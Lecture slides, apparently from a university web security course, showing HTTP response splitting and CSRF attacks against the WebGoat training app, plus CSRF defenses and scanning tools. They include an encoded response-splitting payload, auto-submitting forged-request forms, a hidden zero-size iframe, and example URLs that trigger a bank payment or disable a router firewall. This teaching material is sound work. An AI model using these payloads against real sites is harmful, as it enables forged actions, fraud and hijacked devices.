
Superfluous (malformed) data, including "real" second response → ignored by browser

HTTP Response Splitting – Proof of Concept Exploit (3)

- Before copy/pasting the script into the search field, we should again remove unnecessary newline and space characters
  - To make sure the entire parameter value is correctly interpreted by the web application
  - With inserted JavaScript or HTML code, we could simply remove these characters
- But with HTTP Response Splitting, simply removing these characters won't work as they must be included in the HTTP response
  - The browser will only interpret the response as two HTTP responses if the response is formatted correctly
  - This requires space and especially newline characters (e.g. to separate the header from the body)
- We therefore must encode them using URI encoding
  - `\n` is replaced with `%0a`, space with `%20` etc.
  - These URI encoded characters are correctly interpreted (as newline or spaces) by the web browser

HTTP Response Splitting – Proof of Concept Exploit (4)

- We use again http://yehg.net/encoding:



```
Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/
Content-Length: 22
```

```
Switzerland%0AContent-Length%3A%200
%0A%0AHTTP%2F1.1%20200%20OK%0AContent-Type%3A
%20text%2Fhtml%0AContent-Length%3A%2022%0A%0A
%3Chtml%3EHacked!!!%3C%2Fhtml%3E%0A
```

copy/paste
Search by country : Switzerland%0AContent
Search!
http://ubuntu....%2Fhtml%3E%0A
ubuntu.dev:8080/WebGoat/attack?Screen=1


Hacked!!!

HTTP Response Splitting – Proof of Concept Exploit (5)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/lessons/General/redirect.jsp?
Screen=1648199136&menu=100" method="POST">
<input type="hidden" name="language" value="Switzerland%0AContent-
Length%3A%200%0A%0AHTTP%2F1.1%20200%20OK%0AContent-Type%3A%20text%2Fhtml%0AContent-
Length%3A%2022%0A%0A%3Chtml%3EHacked!!!%3C%2Fhtml%3E">
<input type="hidden" name="SUBMIT" value="Search"></form>

Click this link to get hacked: <a href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Yours,
Mr. Blackhat

</body>
</html>
```

Visible HTML document


Click this link to get hacked: ubuntu.dev.

Yours, Mr. Blackhat

Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) (1)

- In a CSRF attack, an attacker attempts to force another user to execute unwanted actions in a web application in which that user is currently authenticated
- CSRF can be executed for all actions that can be performed with a single HTTP request (GET or POST)
- In contrast to the attacks discussed before, CSRF does not exploit a typical weakness such as poor input validation etc., but simply makes use of "normal" web application features
  - An authenticated user means the browser has received a cookie from the web application that is used to identify the authenticated session
  - Whenever the browser sends a request to the target web application, the cookie is sent as part of the request
  - It doesn't matter from where the link to trigger the requests stems: from the actual web application or from an attacker

Cross-Site Request Forgery (CSRF) (2)

- Since CSRF makes use of “normal” web application features, CSRF vulnerabilities are extremely common
  - A web application is usually vulnerable to CSRF, unless explicit protection measures are employed
  - The Nr. 5 web application vulnerability according to OWASP Top Ten
- How to find CSRF vulnerabilities?
  - Manually crawl the entire application and identify actions that can be performed with a single HTTP request

Cross-Site Request Forgery (CSRF) (3)

- To carry out a CSRF attack, the victim must send the desired request
  - Different ways to achieve this, depending in whether the request is GET or POST
- GET Request:
  - Prepare an HTML document that contains an 1x1 pixel IMG-tag and specify the image source such that it corresponds to the desired request
    - Trick the user into loading the document (e.g. send a link by e-mail or place the link in a public message board...)
    - When the document is loaded, the request is submitted
    - Since the "image" is loaded in the background, the executed action is not visible by the user
  - Similar to stored / persistent XSS, it is also possible to "place the attack" on the target website, e.g. guest book, forum...
    - Victim that views the page submits the request, and the chances are high the user is currently logged in
    - But this requires that at least an IMG-tag can be placed on that website

Cross-Site Request Forgery (CSRF) (4)

- POST Request:
  - Prepare an HTML document that contains a form with hidden fields, which is automatically submitted when the document is loaded
    - Trick the user into loading the document (e.g. send a link by e-mail or place the link in a public message board...)
    - Problem: the user can see the request and the result in the browser
  - To make the POST request invisible to the user, use a second HTML document which contains an inline frame with size zero, which uses the first HTML document as the source
    - Trick the user into loading the second document, which executes the attack in the background, hidden from the user
  - Similar to stored / persistent XSS, it is also possible to "place the attack" on the target website, e.g. guest book, forum...
    - Victim that views the page submits the request, and the chances are high the user is currently logged in
    - But this requires that JavaScript and HTML code can be placed on that website


Cross-Site Request Forgery (CSRF) (5)

How to protect from CSRF?

- Make sure sensitive actions (e.g. a payment) require multiple steps (HTTP requests), e.g. by requesting a user to confirm the transaction
- Make sure links cannot be predicted (are unique per user), e.g. by using a session ID in the URL or using URL encryption (as offered by web application firewalls)
- Include any random, non-predictable value in the web page presented to the user, which is sent back to the server in the subsequent HTTP request (in GET or POST parameters)
  - The web application ignores all requests that do not include the value
  - As the attacker cannot predict the correct value of another user, he cannot inject valid request
  - This is best and most flexible option

Exploiting a CSRF Vulnerability (1)

- We assume that a lecture uses a web application as collaboration platform, which includes a message board
- The platform allows students and lecturers to log in and submit messages (feedback, questions...)
- Title and message can be submitted with a single request
  - Which is absolutely typical for a message board
  - Assuming the web application does not implement other countermeasures, this is a CSRF vulnerability
- A student wants to exploit this to discredit a co-student




Title:	Question about CSRF
Message:	How can I prepare the IMG-tag?

Message Contents For: Question about CSRF
Title: Question about CSRF
Message: How can I prepare the IMG-tag?
Posted By:victim

Message List
Question about CSRF

Exploiting a CSRF Vulnerability (2)

- As usual, we first have to analyze the corresponding request



```
POST http://ubuntu.dev:8080/WebGoat/attack?Screen=1889316462&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1889316462&menu=900&Num=22
Cookie: JSESSIONID=F87BAEB6542570F1830D4739098A3E36
Content-Type: application/x-www-form-urlencoded
Content-length: 41
Authorization: Basic dmljdGltOnZpY3RpbQ==

title=TITEL&message=MESSAGE&SUBMIT=Submit
```

- The request is a POST request
  - Title and message are sent in parameters title and message

Exploiting a CSRF Vulnerability (3)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?
Screen=1889316462&menu=900" method="POST">
<input type="hidden" name="title" value="Complaint about
this security lecture!">
<input type="hidden" name="message" value="It's total crap
and I really hate the lecturer, Mr. Rennhard.">
<input type="hidden" name="SUBMIT" value="submit"></form>

<script type='text/javascript'>document.forms[0].submit();
</script>

</body>
</html>
```


Form to submit the POST request

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

Zurich University of Applied Sciences

Exploiting a CSRF Vulnerability (4)

- Assuming the victim is currently logged into the message board, the message will be submitted when he opens the HTML document in his browser



Message Contents For: Complaint about this security lecture!
Title: Complaint about this security lecture!
Message: It's total crap and I really hate the lecturer, Mr. Rennhard.
Posted By:victim

Message List
Question about CSRF
Complaint about this security lecture!


Exploiting a CSRF Vulnerability (5)

- This woks, but the victim can see the executed action
- To make the attack stealthier, we can use a second HTML document with an inline frame with size zero, which uses the first HTML document as the source
  - And we trick the user into opening the second document

```
<html>
<body>

Now guess what happens...

<iframe src='http://ubuntu.dev/attackdemo/WebGoat/
WebGoat_CSRF_Visible.html' height='0' width='0'
style='border:0;' />

</body>
</html>
```

Invisible iframe, which loads the first HTML document, which submits the POST request

- And all the user sees is:



Now guess what happens...

CSRF can be a very Powerful Attack

- Discrediting other users may not be too impressive, but much more powerful attacks can be imagined (and have happened)
- E.g. to have victims perform payments when being logged into their e-banking application

```
https://www.mybank.com/makepayment?amount=5000&account=12-3456-
78&recipient=Marc%20Rennhard&askforconfirmation=no
```

- E.g. to reconfigure "home network access routers"
  - Because they often have guessable IP addresses and use standard passwords
  - If username and password can be specified together with the command, the victim does not even have to be logged in

```
http://10.0.0.1/config.cgi?user=admin&password=1234&
action=disablefirewall
```

```
http://10.0.0.1/config.cgi?user=admin&password=1234&
action=setdns&value=80.254.173.54
```

Tool-Support to detect Web Application Vulnerabilities

(Semi-)Automated Tools


- There are very many tools available to automatically test web applications for vulnerabilities
- Scanners looking for known weaknesses (OS & server software)
  - Nessus, OpenVAS, Nikto...
  - Usually work quite well, few false positives, but limited to known vulnerabilities
- Fully automated web application vulnerability scanners that attempt at finding web application vulnerabilities
  - w3af, OWASP ZAP, Skipfish, Burp-Suite ($), IBM AppScan ($$$)...
  - Are continuously improved and it's certainly reasonable to use them to check whether at least a basic security level is met
  - Sometimes prone to false positives, results must still be interpreted manually and a skillful manual tester is still clearly superior
- Middle ground: Semi-automated tools
  - OWASP WebScarab, Wikto, OWASP Pantera, Suru ($)...
  - → Provide valuable assistance during manual web application testing

WebScarab

- OWASP open source software project
- Works as a local web proxy → Has access to all requests and responses
- WebScarab has many nice features that assist in penetration testing a web application
  - Recording all requests and responses
  - Intercepting and modifying requests and responses
  - Automatic crawling of a web application
  - Identify server-side resources that possibly are vulnerable to XSS or HTTP Response Splitting
  - Automatic session ID analysis
  - Automatically "fuzz" a web application
  - Automatically compare HTTP responses to identify different behaviour depending on submitted user input
  - and more...

WebScarab – Summary Tab

- All communication is recorded and can be accessed at any time



ID	Date	Method	Host	Path	Parameters	Status	Origin
44	2008/11/20 16:44:29	GET	http://www.rennha...	/WebGoat/javascript/me...		304 Not Mo...	Proxy
43	2008/11/20 16:44:29	GET	http://www.rennha...	/WebGoat/javascript/jav...		304 Not Mo...	Proxy
42	2008/11/20 16:44:29	GET	http://www.rennha...	/WebGoat/css/layers.css		304 Not Mo...	Proxy
41	2008/11/20 16:44:29	GET	http://www.rennha...	/WebGoat/css/lesson.c...		304 Not Mo...	Proxy
40	2008/11/20 16:44:29	GET	http://www.rennha...	/WebGoat/css/menu.css		304 Not Mo...	Proxy
39	2008/11/20 16:44:29	GET	http://www.rennha...	/WebGoat/css/webgoat....		304 Not Mo...	Proxy
38	2008/11/20 16:44:29	GET	http://www.rennha...	/WebGoat/attack	?Screen=1085481604&menu=900	200 OK	Proxy
37	2008/11/20 16:44:21	GET	http://www.rennha...	/WebGoat/images/men...		404 /WebG	Proxy
36	2008/11/20 16:44:08	GET	http://www.rennha...	/WebGoat/images/butto...			
35	2008/11/20 16:44:08	GET	http://www.rennha...	/WebGoat/images/butto...			
34	2008/11/20 16:44:08	GET	http://www.rennha...	/WebGoat/images/butto...			
33	2008/11/20 16:44:08	GET	http://www.rennha...	/WebGoat/images/butto...			
32	2008/11/20 16:44:08	GET	http://www.rennha...	/WebGoat/images/butto...			

WebScarab - conversation 38

Previous | Next | 38 - GET http://www.rennhard.org:8080/WebGoat/attack 200 OK

Parsed | Raw

Method	URL	Version
GET	http://www.rennhard.org:8080/WebGoat/attack?Screen=1085481604&menu=900	HTTP/1.1

Header	Value
Accept-Lan...	en-us,en;q=0.5
Accept-Enc...	gzip,deflate
Accept-Cha...	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Conn...	keep-alive
Referer	http://www.rennhard.org:8080/WebGoat/attack
Cookie	JSESSIONID=784D0B6F641BF63067C405A543E93C51
Authorization	Basic YXR0YWNrZXI6YXR0YWNrZXI=

Hex

Position	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	String

Parsed | Raw

Version	Status	Message
HTTP/1.1	200	OK

Header	Value
Server	Apache-Coyote/1.1
Pragma	No-cache
Cache-Con...	no-cache
Expires	Thu, 01 Jan 1970 01:00:00 CET
Content-Ty...	text/html;charset=ISO-8859-1
Transfer-E...	chunked
Date	Thu, 20 Nov 2008 15:44:30 GMT

